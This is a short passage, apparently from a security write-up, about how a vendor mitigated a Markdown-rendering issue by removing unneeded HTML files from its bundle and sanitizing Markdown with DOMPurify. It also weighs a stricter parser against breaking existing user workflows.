- Removing the unnecessary HTML files from the bundle
- Sanitizing the Markdown using [DOMPurify](https://github.com/cure53/DOMPurify)

While not a perfect solution, this should already act as a good first mitigation. Also while they could have switched to a stricter Markdown parser, this would probably have broken a lot of [existing users' workflows](#).

